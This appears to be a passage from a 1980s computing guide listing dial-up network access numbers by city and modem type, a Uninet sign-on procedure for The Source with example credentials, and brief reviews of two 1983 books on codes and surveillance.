2721	TOPEKA	KANSAS	LOW	913/233-1682	VADIC 3467
2413	WICHITA	KANSAS	MED	316/265-1241	VADIC 3467
3076	BOWLING GREEN	KENTUCKY	LOW	502/782-0436	VADIC 3467
3360	LEXINGTON	KENTUCKY	MED	606/253-3463	VADIC 3467
3076	LOUISVILLE	KENTUCKY	MED	502/499-7110	VADIC 3467

2721	OWENSBORO	KENTUCKY	LOW	502/685-1318	VADIC 3467
3630	ALEXANDRIA	LOUISIANA	LOW	318/443-9544	VADIC 3467
2756	BATON ROUGE	LOUISIANA	MED	504/291-2650	VADIC 3467
3630	LAFAYETTE	LOUISIANA	LOW	318/237-9500	VADIC 3467
3630	LAKE CHARLES	LOUISIANA	LOW	318/436-1633	VADIC 3467
3731	MONROE	LOUISIANA	LOW	318/322-4109	VADIC 3467
3054	NEW ORLEANS	LOUISIANA	HIGH	504/524-4371	VADIC 3467
3202	NEW ORLEANS	LOUISIANA	HIGH	504/525-3922	2400 BAUD
3731	SHREVEPORT	LOUISIANA	LOW	318/688-5840	VADIC 3467
4220	AUBURN	MAINE	LOW	207/786-0645	VADIC 3467
4220	BANGOR	MAINE	LOW	207/947-1196	VADIC 3467
4220	LEWISTON	MAINE	LOW	207/786-0645	VADIC 3467
4220	PORTLAND	MAINE	LOW	207/775-5971	VADIC 3467
2354	ABERDEEN	MARYLAND	LOW	301/272-3800	VADIC 3467
2354	BALTIMORE	MARYLAND	HIGH	301/547-8100	VADIC 3467
3200	BALTIMORE	MARYLAND	HIGH	301/528-9296	2400 BAUD
2435	CUMBERLAND	MARYLAND	LOW	301/722-7710	VADIC 3467
2544	HAGERSTOWN	MARYLAND	LOW	301/293-1072	VADIC 3467
2544	MYERSVILLE	MARYLAND	LOW	301/293-1072	VADIC 3467
2660	ROCKVILLE	MARYLAND	MED	301/770-1680	VADIC 3467
3675	ATTLEBORO	MASSACHUSETTS	LOW	617/226-4471	VADIC 3467
3763	BOSTON	MASSACHUSETTS	HIGH	617/292-1900	VADIC 3467
3764	BOSTON	MASSACHUSETTS	HIGH	617/292-1900	VADIC 3467
4551	BOSTON	MASSACHUSETTS	HIGH	617/357-5052	2400 BAUD
3764	BROCKTON	MASSACHUSETTS	LOW	617/584-6873	VADIC 3467
2721	FALL RIVER	MASSACHUSETTS	LOW	617/675-1750	VADIC 3467
3003	FITCHBURG	MASSACHUSETTS	LOW	617/343-8480	VADIC 3467
3763	FRAMINGHAM	MASSACHUSETTS	HIGH	617/620-1264	VADIC 3467
2554	LAWRENCE	MASSACHUSETTS	LOW	617/681-8802	VADIC 3467
2554	LOWELL	MASSACHUSETTS	LOW	617/452-0819	VADIC 3467
2657	NEW BEDFORD	MASSACHUSETTS	LOW	617/996-8596	VADIC 3467
2357	PITTSFIELD	MASSACHUSETTS	LOW	413/442-6965	VADIC 3467
2365	SPRINGFIELD	MASSACHUSETTS	MED	413/781-6830	VADIC 3467
2657	TAUNTON	MASSACHUSETTS	LOW	617/822-7799	VADIC 3467
3225	WOBURN	MASSACHUSETTS	LOW	617/935-2057	VADIC 3467
3675	WORCESTER	MASSACHUSETTS	LOW	617/791-9000	VADIC 3467
2165	ANN ARBOR	MICHIGAN	HIGH	313/662-8282	VADIC 3467
3516	BATTLE CREEK	MICHIGAN	LOW	616/962-1851	VADIC 3467
4225	BENTON HARBOR	MICHIGAN	MED	616/925-3134	VADIC 3467
3516	CADILLAC	MICHIGAN	LOW	616/775-3429	VADIC 3467
4501	DETROIT	MICHIGAN	HIGH	313/962-2870	VADIC 3467
2225	DETROIT	MICHIGAN	HIGH	313/963-3460	2400 BAUD
2360	FLINT	MICHIGAN	LOW	313/732-7303	VADIC 3467
4467	FREELAND	MICHIGAN	LOW	517/695-6751	VADIC 3467
4117	GRAND RAPIDS	MICHIGAN	MED	616/459-2304	VADIC 3467
2343	JACKSON	MICHIGAN	MED	517/782-0584	VADIC 3467
3516	KALAMAZOO	MICHIGAN	MED	616/388-2130	VADIC 3467
3666	LANSING	MICHIGAN	MED	517/482-5721	VADIC 3467
3516	MANISTEE	MICHIGAN	LOW	616/723-6573	VADIC 3467
4467	MIDLAND/FREELAND	MICHIGAN	LOW	517/695-6751	VADIC 3467
4117	MUSKEGON	MICHIGAN	LOW	616/725-8136	VADIC 3467
2360	PLYMOUTH	MICHIGAN	MED	313/459-8900	VADIC 3467
2360	PORT HURON	MICHIGAN	LOW	313/985-6005	VADIC 3467
4467	SAGINAW/FREELAND	MICHIGAN	LOW	517/695-6751	VADIC 3467
3654	SOUTHFILED	MICHIGAN	MED	313/424-8024	VADIC 3467

3670	SOUTHFILED	MICHIGAN	MED	313/424-8024	VADIC 3467
4225	ST. JOE/BENTON HRBR	MICHIGAN	MED	616/925-3134	VADIC 3467
3516	TRAVERSE CITY	MICHIGAN	LOW	616/946-3026	VADIC 3467
2721	DULUTH	MINNESOTA	LOW	218/722-7441	VADIC 3467
4317	MANKATO	MINNESOTA	LOW	507/625-9481	VADIC 3467
4316	MINNEAPOLIS	MINNESOTA	HIGH	612/333-2799	VADIC 3467
4321	MINNEAPOLIS	MINNESOTA	HIGH	612/332-4024	2400 BAUD
4317	ROCHESTER	MINNESOTA	LOW	507/289-1900	VADIC 3467
3547	JACKSON	MISSISSIPPI	MED	601/355-9741	VADIC 3467
3625	MERIDIAN	MISSISSIPPI	LOW	601/693-8216	VADIC 3467
3165	PASCAGOULA	MISSISSIPPI	LOW	601/769-6502	BELL 113
3165	PASCAGOULA	MISSISSIPPI	LOW	601/769-6673	BELL 212A
3625	VICKSBURG	MISSISSIPPI	LOW	601/634-6670	VADIC 3467
3016	BRIDGETON	MISSOURI	LOW	314/731-2304	BELL 113
2721	COLUMBIA	MISSOURI	LOW	314/875-1290	VADIC 3467
3016	JEFFERSON CITY	MISSOURI	LOW	314/634-3273	BELL 212A
3031	JOPLIN	MISSOURI	LOW	417/782-3037	VADIC 3467
2721	KANSAS CITY/MISSION	MISSOURI	HIGH	913/384-1544	VADIC 3467
2721	ROLLA	MISSOURI	LOW	314/364-3486	VADIC 3467
2721	SPRINGFIELD	MISSOURI	LOW	417/831-5044	VADIC 3467
2721	ST JOSEPH	MISSOURI	LOW	816/232-1897	VADIC 3467
3016	ST LOUIS	MISSOURI	HIGH	314/421-5110	BELL 113
3016	ST LOUIS	MISSOURI	HIGH	314/621-4660	BELL 212A
4765	ST LOUIS	MISSOURI	HIGH	314/731-8283	2400 BAUD
3726	BILLINGS	MONTANA	LOW	406/252-4880	VADIC 3467
3726	BOZEMAN	MONTANA	LOW	406/586-7638	VADIC 3467
3726	BUTTE	MONTANA	LOW	406/494-6615	VADIC 3467
3726	GREAT FALLS	MONTANA	LOW	406/727-0100	VADIC 3467
2776	MISSOULA	MONTANA	LOW	406/728-2415	VADIC 3467
3250	LINCOLN	NEBRASKA	LOW	402/475-8659	VADIC 3467
3250	OMAHA	NEBRASKA	MED	402/397-0414	VADIC 3467
3107	LAS VEGAS	NEVADA	MED	702/293-0300	VADIC 3467
3673	RENO/CARSON CITY	NEVADA	MED	702/885-8411	VADIC 3467
4122	MANCHESTER	NEW HAMPSHIRE	LOW	603/623-0409	VADIC 3467
3003	NASHUA	NEW HAMPSHIRE	MED	603/882-0435	VADIC 3467
2554	SALEM	NEW HAMPSHIRE	LOW	603/893-6200	VADIC 3467
3006	ATLANTIC CITY	NEW JERSEY	LOW	609/345-6888	VADIC 3467
3401	CHERRY HILL	NEW JERSEY	LOW	609/665-5600	VADIC 3467
2606	EATONTOWN	NEW JERSEY	LOW	201/542-2180	VADIC 3467
2665	ENGLEWOOD CLIFFS	NEW JERSEY	MED	201/894-8250	VADIC 3467
2606	JERSEY CITY	NEW JERSEY	LOW	201/432-4907	VADIC 3467
1073	LYNDHURST	NEW JERSEY	HIGH	201/460-0100	BELL 113
1073	LYNDHURST	NEW JERSEY	HIGH	201/460-0180	BELL 212A
3401	MOORESTOWN	NEW JERSEY	LOW	609/665-5600	VADIC 3467
4025	MORRISTOWN	NEW JERSEY	LOW	201/539-1222	VADIC 3467
2606	NEWARK	NEW JERSEY	HIGH	201/824-1212	VADIC 3467
3401	PENNSANKIN	NEW JERSEY	LOW	609/665-5600	VADIC 3467
3401	PENNSAUKIN	NEW JERSEY	LOW	609/665-5600	VADIC 3467
4404	PISCATAWAY	NEW JERSEY	HIGH	201/981-1900	VADIC 3467
3354	PRINCETON	NEW JERSEY	HIGH	609/452-1018	VADIC 3467
2606	RIDGEWOOD	NEW JERSEY	LOW	201/445-8346	VADIC 3467
2606	TRENTON	NEW JERSEY	HIGH	609/989-8480	VADIC 3467
1053	WAYNE	NEW JERSEY	MED	201/785-4480	BELL 113

4212	ALBUQUERQUE	NEW MEXICO	MED	505/242-8344	VADIC 3467
2710	LAS CRUCES	NEW MEXICO	LOW	505/524-1944	VADIC 3467
4212	SANTA FE	NEW MEXICO	LOW	505/988-5953	VADIC 3467
3705	ALBANY	NEW YORK	MED	518/458-8300	VADIC 3467
2351	BINGHAMTON	NEW YORK	LOW	607/772-1153	VADIC 3467
3725	BUFFALO	NEW YORK	MED	716/845-6610	VADIC 3467
3724	BUFFALO	NEW YORK	MED	716/852-1077	2400 BAUD
1241	CORNING	NEW YORK	LOW	607/962-4481	VADIC 3467
3725	ELMIRA	NEW YORK	LOW	607/737-9010	VADIC 3467
3703	HEMPSTEAD	NEW YORK	MED	516/485-7422	VADIC 3467
4045	HUNTINGTON	NEW YORK	MED	516/420-1221	VADIC 3467
4406	ITHACA	NEW YORK	LOW	607/257-6601	VADIC 3467
4045	MELVILLE	NEW YORK	MED	516/420-1221	VADIC 3467
3703	MINEOLA	NEW YORK	LOW	516/294-3120	VADIC 3467
2471	NEW YORK	NEW YORK	HIGH	212/532-0437	BELL 113
2471	NEW YORK	NEW YORK	HIGH	212/685-4414	BELL 113
2164	NEW YORK	NEW YORK	HIGH	212/269-6985	VADIC 3467
2476	NEW YORK	NEW YORK	HIGH	212/785-5400	VADIC 3467
2471	NEW YORK	NEW YORK	HIGH	212/689-8850	BELL 202S
3137	NEW YORK	NEW YORK	HIGH	212/509-5400	2400 BAUD
3704	NIAGARA FALLS	NEW YORK	LOW	716/285-2561	VADIC 3467
3377	POUGHKEEPSIE	NEW YORK	LOW	914/473-0401	VADIC 3467
2452	ROCHESTER	NEW YORK	HIGH	716/248-8000	VADIC 3467
4045	RONKONKOMA	NEW YORK	MED	516/467-5178	VADIC 3467
2351	SYRACUSE	NEW YORK	MED	315/437-7111	VADIC 3467
2351	UTICA	NEW YORK	LOW	315/735-2291	VADIC 3467
2664	WHITE PLAINS	NEW YORK	HIGH	914/684-6075	VADIC 3467
3634	ASHEVILLE	NORTH CAROLINA	LOW	704/253-3873	VADIC 3467
3010	CHARLOTTE	NORTH CAROLINA	HIGH	704/376-2545	BELL 113
3010	CHARLOTTE	NORTH CAROLINA	HIGH	704/376-2544	BELL 212A
2613	DURHAM	NORTH CAROLINA	MED	919/549-8952	VADIC 3467
2613	FAYETTEVILLE	NORTH CAROLINA	LOW	919/323-4202	VADIC 3467
3437	GREENSBORO	NORTH CAROLINA	MED	919/273-0332	VADIC 3467
3624	GREENVILLE	NORTH CAROLINA	LOW	919/758-7854	VADIC 3467
3437	HIGH POINT	NORTH CAROLINA	LOW	919/882-6858	VADIC 3467
3624	RALEIGH	NORTH CAROLINA	LOW	919/829-0536	VADIC 3467
3624	WILMINGTON	NORTH CAROLINA	LOW	919/343-0770	VADIC 3467
3437	WINSTON-SALEM	NORTH CAROLINA	MED	919/761-1103	VADIC 3467
4317	BISMARK	NORTH DAKOTA	LOW	701/223-6839	VADIC 3467
4751	FARGO	NORTH DAKOTA	LOW	701/232-2004	VADIC 3467
4751	GRAND FORKS	NORTH DAKOTA	LOW	701/775-0531	VADIC 3467
4317	MINOT	NORTH DAKOTA	LOW	701/838-1114	VADIC 3467
3111	AKRON	OHIO	MED	216/535-1861	VADIC 3467
3111	CANTON	OHIO	MED	216/455-0066	VADIC 3467
3110	CINCINNATI	OHIO	HIGH	513/489-2100	VADIC 3467
4620	CINCINNATI	OHIO	HIGH	513/489-3811	2400 BAUD
4530	CLEVELAND	OHIO	HIGH	216/241-0024	VADIC 3467
4552	CLEVELAND	OHIO	HIGH	216/861-6709	2400 BAUD
3543	COLUMBUS	OHIO	HIGH	614/221-1862	VADIC 3467
3073	DAYTON	OHIO	MED	513/223-3847	VADIC 3467
3110	HAMILTON	OHIO	HIGH	513/894-1521	VADIC 3467
3653	LIMA	OHIO	LOW	419/224-2998	VADIC 3467
3111	MANSFIELD	OHIO	LOW	419/526-6067	VADIC 3467
3543	MARYSVILLE	OHIO	LOW	513/644-0096	BELL 212A
3073	SPRINGFIELD	OHIO	MED	513/324-3816	VADIC 3467
3566	TOLEDO	OHIO	MED	419/255-7790	VADIC 3467
3111	WARREN	OHIO	LOW	216/394-6529	VADIC 3467
2435	YOUNGSTOWN	OHIO	LOW	216/744-5326	VADIC 3467

3077	ARDMORE	OKLAHOMA	LOW	405/223-1552	VADIC 3467
3077	ENID	OKLAHOMA	LOW	405/233-7903	VADIC 3467
3077	LAWTON	OKLAHOMA	LOW	405/355-0745	VADIC 3467
3077	OKLAHOMA CITY	OKLAHOMA	HIGH	405/947-6387	VADIC 3467
3031	TULSA	OKLAHOMA	HIGH	918/582-4433	VADIC 3467
2540	EUGENE	OREGON	LOW	503/485-0027	VADIC 3467
2540	MEDFORD	OREGON	LOW	503/773-1257	VADIC 3467
2540	PORTLAND	OREGON	HIGH	503/226-0627	VADIC 3467
2711	PORTLAND	OREGON	HIGH	503/227-7181	2400 BAUD
2540	SALEM	OREGON	LOW	503/399-1453	VADIC 3467
2435	ALTOONA	PENNSYLVANIA	LOW	814/946-8888	VADIC 3467
3662	BETHLEHEM	PENNSYLVANIA	MED	215/865-6978	VADIC 3467
3006	DOWNINGTON	PENNSYLVANIA	LOW	215/873-0300	VADIC 3467
3623	ERIE	PENNSYLVANIA	LOW	814/456-8501	VADIC 3467
2435	GREENSBURG	PENNSYLVANIA	LOW	412/837-3800	VADIC 3467
3643	HARRISBURG	PENNSYLVANIA	MED	717/763-6481	VADIC 3467
3006	KING OF PRUSSIA	PENNSYLVANIA	MED	215/337-9900	VADIC 3467
3727	LANCASTER	PENNSYLVANIA	LOW	717/397-7731	VADIC 3467
3457	LEVITTOWN	PENNSYLVANIA	HIGH	215/736-0495	VADIC 3467
2435	NEW CASTLE	PENNSYLVANIA	LOW	412/652-4223	VADIC 3467
2450	NORRISTOWN	PENNSYLVANIA	MED	215/666-9190	VADIC 3467
3457	PHILADELPHIA	PENNSYLVANIA	HI	215/751-0700	VADIC 3467
4305	PHILADELPHIA	PENNSYLVANIA	HIGH	215/557-9903	2400 BAUD
4666	PITTSBURGH	PENNSYLVANIA	HIGH	412/642-6778	VADIC 3467
4667	PITTSBURGH	PENNSYLVANIA	HIGH	412/642-2015	2400 BAUD
2450	READING	PENNSYLVANIA	LOW	215/372-4473	VADIC 3467
3662	SCRANTON	PENNSYLVANIA	LOW	717/346-4516	VADIC 3467
2435	STATE COLLEGE	PENNSYLVANIA	LOW	814/237-6408	VADIC 3467
2450	VAL FORGE/NORRISTOW	PENNSYLVANIA	MED	215/666-9190	VADIC 3467
3662	WILKES BARRE	PENNSYLVANIA	LOW	717/822-1272	VADIC 3467
3727	YORK	PENNSYLVANIA	MED	717/846-3900	VADIC 3467
1174	SAN JUAN	PUERTO RICO	INTL	809/792-5900	VADIC 3467
3322	SAN JUAN	PUERTO RICO	INTL	809/792-5900	VADIC 3467
2657	NEWPORT	RHODE ISLAND	LOW	401/847-0502	VADIC 3467
2657	PROVIDENCE	RHODE ISLAND	HIGH	401/273-0200	VADIC 3467
2657	WOONSOCKET	RHODE ISLAND	LOW	401/765-2400	VADIC 3467
3607	CHARLESTON	SOUTH CAROLINA	LOW	803/577-0452	VADIC 3467
3266	COLUMBIA	SOUTH CAROLINA	MED	803/254-7563	VADIC 3467
3634	GREENVILLE	SOUTH CAROLINA	MED	803/271-9213	VADIC 3467
3634	SPARTANBURG	SOUTH CAROLINA	LOW	803/582-7924	VADIC 3467
2415	RAPID CITY	SOUTH DAKOTA	LOW	605/341-5337	VADIC 3467
3250	SIOUX FALLS	SOUTH DAKOTA	LOW	605/335-0780	VADIC 3467
2432	CHATTANOOGA	TENNESSEE	MED	615/265-1020	VADIC 3467
4257	JACKSON	TENNESSEE	LOW	901/424-2114	VADIC 3467
3420	KNOXVILLE	TENNESSEE	MED	615/690-1543	VADIC 3467
4257	MEMPHIS	TENNESSEE	MED	901/527-8006	VADIC 3467
4331	NASHVILLE	TENNESSEE	HIGH	615/885-3530	VADIC 3467
4334	NASHVILLE	TENNESSEE	HIGH	615/889-5790	2400 BAUD
3420	OAKRIDGE	TENNESSEE	LOW	615/482-9080	VADIC 3467
2706	AMARILLO	TEXAS	LOW	806/383-0304	VADIC 3467
2754	AUSTIN	TEXAS	HIGH	512/444-3280	VADIC 3467
4170	BAYTOWN	TEXAS	LOW	713/422-9746	VADIC 3467
3127	BROWNSVILLE	TEXAS	LOW	512/541-2251	VADIC 3467
2754	BRYAN/COLLEGE STA.	TEXAS	LOW	409/779-0184	VADIC 3467
3127	CORPUS CHRISTI	TEXAS	MED	512/883-8050	VADIC 3467
2453	DALLAS	TEXAS	HIGH	214/638-8888	VADIC 3467
3001	DALLAS	TEXAS	HIGH	214/638-8888	VADIC 3467
2463	DALLAS	TEXAS	HIGH	214/630-5516	2400 BAUD
2177	DENTON	TEXAS	LOW	817/565-9273	VADIC 3467
2710	EL PASO	TEXAS	MED	915/533-1453	VADIC 3467
3605	FT WORTH	TEXAS	MED	817/877-3630	VADIC 3467
3645	FT WORTH	TEXAS	MED	817/877-3630	VADIC 3467
2434	HOUSTON	TEXAS	HIGH	713/556-6700	VADIC 3467
2474	HOUSTON	TEXAS	HIGH	713/496-1332	2400 BAUD
2754	KILLEEN	TEXAS	LOW	817/634-2810	VADIC 3467
3731	LONGVIEW	TEXAS	LOW	214/236-4041	VADIC 3467
4330	LUBBOCK	TEXAS	LOW	806/797-0765	VADIC 3467
3127	MCALLEN	TEXAS	LOW	512/631-0020	VADIC 3467
2706	MIDLAND	TEXAS	MED	915/683-5645	VADIC 3467
2434	NEDERLAND/PT. ARTHU	TEXAS	LOW	409/724-0726	VADIC 3467
2706	ODESSA	TEXAS	LOW	915/563-3745	VADIC 3467
2753	SAN ANTONIO	TEXAS	HIGH	512/225-8002	VADIC 3467
2735	SAN ANTONIO	TEXAS	HIGH	512/222-9877	2400 BAUD
2177	TYLER	TEXAS	LOW	214/592-1372	VADIC 3467
2177	WACO	TEXAS	LOW	817/752-1642	VADIC 3467
2177	WICHITA FALLS	TEXAS	LOW	817/761-1315	VADIC 3467
2737	OGDEN	UTAH	LOW	801/627-2022	VADIC 3467
2737	PROVO/OREM	UTAH	LOW	801/375-0645	VADIC 3467
2737	SALT LAKE CITY	UTAH	HIGH	801/364-0780	VADIC 3467
2554	BURLINGTON	VERMONT	LOW	802/658-2123	VADIC 3467
2554	MONTPELIER	VERMONT	LOW	802/223-3519	VADIC 3467
2616	CHARLOTTESVILLE	VIRGINIA	LOW	804/971-1001	VADIC 3467
2544	FAIRFAX	VIRGINIA	HIGH	703/691-8200	VADIC 3467
2545	FAIRFAX	VIRGINIA	HIGH	703/691-8390	VADIC 3467
2035	FAIRFAX	VIRGINIA	HIGH	703/352-3136	2400 BAUD
2613	LYNCHBURG	VIRGINIA	LOW	804/528-1903	VADIC 3467
2616	MIDLOTHIAN	VIRGINIA	MED	804/744-4860	VADIC 3467
1563	NEWPORT NEWS	VIRGINIA	MED	804/596-7608	VADIC 3467
4313	NORFOLK	VIRGINIA	MED	804/855-7751	VADIC 3467
2616	PETERSBURG	VIRGINIA	LOW	804/862-4700	VADIC 3467
2616	RICHMOND	VIRGINIA	MED	804/744-4860	VADIC 3467
4121	ROANOKE	VIRGINIA	LOW	703/344-2762	VADIC 3467
1563	WILLIAMSBURG	VIRGINIA	LOW	804/872-9592	VADIC 3467
2503	ENUMCLAW	WASHINGTON	LOW	206/825-7720	VADIC 3467
3604	OLYMPIA	WASHINGTON	LOW	206/438-2772	VADIC 3467
2564	RICHLAND	WASHINGTON	MED	509/375-3367	VADIC 3467
2503	SEATTLE	WASHINGTON	HIGH	206/285-0109	VADIC 3467
2703	SEATTLE	WASHINGTON	HIGH	206/281-7141	2400 BAUD
2776	SPOKANE	WASHINGTON	MED	509/747-4105	VADIC 3467
3604	TACOMA	WASHINGTON	LOW	206/272-1503	VADIC 3467
2540	VANCOUVER	WASHINGTON	LOW	206/693-0371	VADIC 3467
2503	YAKIMA	WASHINGTON	LOW	509/453-1591	VADIC 3467
3661	CHARLESTON	WEST VIRGINIA	LOW	304/345-9575	VADIC 3467
3661	HUNTINGTON	WEST VIRGINIA	LOW	304/525-4406	VADIC 3467
2435	MORGANTOWN	WEST VIRGINIA	LOW	304/292-2175	VADIC 3467
3661	PARKERSBURG	WEST VIRGINIA	LOW	304/428-8511	VADIC 3467

4205	APPLETON	WISCONSIN	LOW	414/722-5580	VADIC 3467
2440	BELOIT	WISCONSIN	LOW	608/365-6883	VADIC 3467
2440	BROOKFIELD	WISCONSIN	HIGH	414/785-1614	VADIC 3467
4703	BROOKFIELD	WISCONSIN	HIGH	414/785-0630	2400 BAUD
4317	EAU CLAIRE	WISCONSIN	LOW	715/834-4130	VADIC 3467
3651	GREEN BAY	WISCONSIN	LOW	414/432-3064	VADIC 3467
3066	LA CROSSE	WISCONSIN	LOW	608/785-1450	BELL 212A
3066	MADISON	WISCONSIN	MED	608/221-4211	BELL 113
3066	MADISON	WISCONSIN	MED	608/221-0891	BELL 212A
2440	MILWAUKEE	WISCONSIN	HIGH	414/785-1614	VADIC 3467
4205	NEENAH	WISCONSIN	LOW	414/722-5580	VADIC 3467
2440	OSHKOSH	WISCONSIN	LOW	414/235-1082	VADIC 3467
2440	RACINE	WISCONSIN	LOW	414/632-3006	VADIC 3467
2440	WEST BEND	WISCONSIN	LOW	414/334-1240	VADIC 3467
2415	CASPER	WYOMING	LOW	307/235-0164	VADIC 3467

```
NOTE:
MODEM: BELL 113 = 300 BAUD BELL 103/113 COMPATIBLE
       BELL 212A = 300/1200 BAUD BELL 212/113 COMPATIBLE
       VADIC 3467 = 300/1200 BAUD BELL 212/113 AND 1200 BAUD
       VADIC 3400 = 1200 BAUD VADIC 3400 COMPATIBLE
       2400 BAUD = 2400 BAUD CCITT V.22bis COMPATIBLE
       BELL 202S = 1200 BAUD BELL COMPATIBLE HALF DUPLEX ONLY ( ENSURE
DESTINATION INTERFACE WILL ACCEPT TRUE HALF DUPLEX OPERATION...MOST WILL NOT!
)
DENSITY MARKED AS INTL WILL INCURE AN ADDITIONAL CHARGE
```

UNINET LOGON PROCEDURES AND DIRECTORY

THE FOLLOWING IS THE NEW LOG
ON PROCEDURE AND ACCESS PORTS FOR THE
48 CONTINENTAL STATES...

SIGN-ON:

```
COMPUTER SHOWS                  YOU TYPE
-------------------------------------------
 >L?                        RETURN.RETURN


 UNINET
 PAD XXXX
 PORT XX
 SERVICE:                   S10, S11, S12,
                            S13, OR S15
           (# THE GOES TO YOUR SYSTEM)


*U001
 000 CONNECTED
 TO 70300000
 CONNECTED TO
 THE SOURCE


 PLEASE TYPE ID
 THEN YOUR
 NUMBER AND
 PASSWORD
>                        ID TCA123 SAM456
                         ^^^^EXAMPLE^^^^

 WELCOME, YOU ARE
 CONNECTED TO
 THE SOURCE              YOU ARE NOW ON:
                         THE SOURCE!!!


+-----------------------------------------+
```

UNINET DIRECTORY

ALABAMA		
BIRMINGHAM	205	324-5440
MOBILE	205	433-6899
ARIZONA		
PHOENIX	602	253-1940
TUCSON	602	624-7445
ARKANSAS		
LITTLE ROCK	501	372-5098
CALIFORNIA		
BEVERLY HILLS	213	932-0116
EL SEGUNDO	213	215-3690
LOS ANGELES	213	748-0203
MONTEREY	408	372-3234
NEWPORT BEACH	714	553-1740
OAKLAND	415	465-6205
PALO ALTO	415	965-2701
POMONA	714	623-1464
RIVERSIDE	714	359-5732
SACRAMENTO	916	443-2472
SAN DIEGO	619	569-9213
SAN FRANCISCO	415	398-7533
SAN JOSE	408	293-9767
SAN MATEO	415	573-0624
VALLEJO	707	643-0035
WALNUT CREEK	415	930-9229
COLORADO		
COLORADO SPRINGS	303	636-5104
DENVER	303	740-8649
GRAND JUNCTION	303	241-2911
CONNECTICUT		
HARTFORD	203	247-7723
NEW HAVEN	203	777-8376
NEW LONDON	203	443-0500
STAMFORD	203	323-2163
WATERBURY	203	574-1924
DISTRICT OF COLUMBIA		
WASHINGTON	202	347-3337
FLORIDA		
CAPE CANAVERAL	305	784-1180
FORT LAUDERDALE	305	467-6504
GAINESVILLE	904	372-6098
JACKSONVILLE	904	356-1115
LEESBURG	904	326-4195
MIAMI	305	374-1001
ORLANDO	305	894-4815
ST. PETERSBURG	813	821-7561
SARASOTA	813	365-3028
TALLAHASSEE	904	224-0462
TAMPA	813	229-6749
GEORGIA		
ATLANTA	404	252-0999
ILLINOIS		
BLOOMINGTON	309	827-4671
CHICAGO	312	663-9600
PEORIA	309	637-1166
ROCK ISLAND	309	788-0871
ROCKFORD	815	226-5720
URBANA	217	328-6768
INDIANA		
EVANSVILLE	812	423-5621
FORT WAYNE	219	422-2491
INDIANAPOLIS	317	236-9608
OSCEOLA AND SOUTH BEND	219	674-6963
IOWA		
CEDAR RAPIDS	319	363-0196
KANSAS		
TOPEKA	913	232-2087
WICHITA	316	262-9505
KENTUCKY		
LEXINGTON	606	278-0558
LOUISVILLE	502	589-5837
LOUISIANA		
BATON ROUGE	504	387-5294
LAFAYETTE	318	237-8422
NEW ORLEANS	504	529-7323
MAINE		
AUGUSTA	207	623-4065
BANGOR	207	947-5261
MARYLAND		
BALTIMORE	301	366-3102
PERRYVILLE	301	642-2231
MASSACHUSETTS		
BOSTON	617	890-1808
NORTHAMPTON	413	586-9700
SPRINGFIELD	413	734-6447
WALTHAM	617	890-1808
WORCESTER	617	791-9752
MICHIGAN		
DEARBORN	313	581-4844
DETROIT	313	358-5780
JACKSON	517	782-0520
KALAMAZOO	616	342-6619
LANSING	517	321-8311
MINNESOTA		
MINNEAPOLIS	612	544-6292
ST. CLOUD	612	259-0512
MISSOURI		
COLUMBIA	314	874-4065
KANSAS CITY	816	474-1129
ST. LOUIS	314	878-7705
NEBRASKA		
COLUMBUS	402	563-4561
LINCOLN	402	474-7734
OMAHA	402	345-4913
NEVADA		
LAS VEGAS	702	383-5931
NEW HAMPSHIRE		
CONCORD	603	224-1336
HANOVER	603	643-2832
NEW JERSEY		
BRANCHBURG	201	722-2261
CHERRY HILL	609	482-5293
MORRISTOWN	201	993-8749
NEWARK	201	623-7863
PISCATAWAY	201	463-8901
PRINCETON	609	924-6560
RIVER EDGE	201	967-8122
ROSELAND	201	226-0220
TRENTON	609	393-1930
WOODBRIDGE	201	750-9190
NEW MEXICO		
ALBUQUERQUE	505	242-7802
NEW YORK		
ALBANY	518	785-0661
BABYLON	516	422-6540
BUFFALO	716	884-5980
HUNTINGTON	516	351-1431
ITHACA	607	272-0211
LATHAM	518	783-5750
MINEOLA	516	294-3950
NEW YORK	212	736-3660
ROCHESTER	716	271-3481
SYRACUSE	315	422-0546
WHITE PLAINS	914	681-0925
NORTH CAROLINA		
BEAUFORT	919	728-6525
CHARLOTTE	704	365-3880
RALEIGH	919	782-3930
REASEARCH TRIANGLE	919	682-9671
NORTH DAKOTA		
BISMARK	701	222-4844
OHIO		
AKRON	216	434-1137
CINCINNATI	513	381-7404
CLEVELAND	216	267-1150
COLUMBUS	614	464-9941
DAYTON	513	222-5392
DELAWARE	614	363-4656
TOLEDO	419	255-7847
OKLAHOMA		
BARTLESVILLE	918	336-9447
OKLAHOMA CITY	405	842-1560
TULSA	918	747-2431
OREGON		
HOOD RIVER	503	386-6974
PORTLAND	503	248-9201
PENNSYLVANIA		
ALLENTOWN	215	437-4654
COLLEGEVILLE	215	489-2112
PHILADELPHIA	215	567-3340

PITTSBURGH	412	931-9360
READING	215	375-6186
RHODE ISLAND		
PROVIDENCE	401	421-7366
SOUTH CAROLINA		
COLUMBIA	803	254-5628
SOUTH DAKOTA		
SIOUX FALLS	605	332-6421
TENNESSEE		
BRISTOL	615	968-5360
CHATTANOOGA	615	265-2470
JOHNSON CITY	615	926-2107
KNOXVILLE	615	522-4180
MEMPHIS	901	525-4180
NASHVILLE	615	242-2314
TEXAS		
AMARILLO	806	372-3503
AUSTIN	512	447-0386
COLLEGE STATION	409	822-7304
DALLAS	214	368-3100
GRAND PRAIRIE	214	263-1480
HOUSTON	713	552-9659
SAN ANTONIO	512	647-0031
UTAH		
SALT LAKE CITY	801	364-8985
VERMONT		
RUTLAND	802	775-7515
VIRGINIA		
COVINGTON	703	962-3981
NORFOLK	804	423-5705
RICHMOND	804	226-4676
WASHINGTON		
EVERETT	206	339-1337
SEATTLE	206	644-2890
SPOKANE	509	838-7715
TACOMA	206	627-8778
WISCONSIN		
MADISON	608	251-1185
MILWAUKEE	414	258-4467
RACINE	414	554-5414
SHEBOYGAN	414	459-7455
WYOMING		
LARAMIE	307	721-3049

RESOURCES

I. Books:

The Code Book: All About Unbreakable Codes and How To Use Them, 2nd Edition, by Michael E. Marotta. Loompanics Unlimited, Port Townsend, WA, 1983. This excellent book is perfect for those who wish to take their computer security one step further by creating coded communications. Such coded and/or scrambled files are never really uncrackable, as the author correctly points out, but they can add a stage of protection that will keep out all but the most curious. This is the most useful book on the subject for the microcomputerist that I've read.

Covert Surveillance & Electronic Penetration, William B. Moran, ed. Loompanics Unlimited, Port Townsend, WA, 1983. Although a general study of some common surveillance technniques, the book does present one section on fairly sophisticated data interception techniques that are used by international spy groups.

